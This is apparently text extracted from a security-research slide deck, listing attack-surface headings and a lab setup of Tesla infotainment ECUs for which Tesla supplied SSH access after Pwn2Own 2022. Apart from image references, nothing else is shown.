
WiFi/BT

CANs

Hardware setup

Lab



7



- Multiple Infotainment ECU
 - Some from Ebay
 - 2 provided by Tesla
- After pwn2own 2022, Tesla gave us SSH keys to access our units


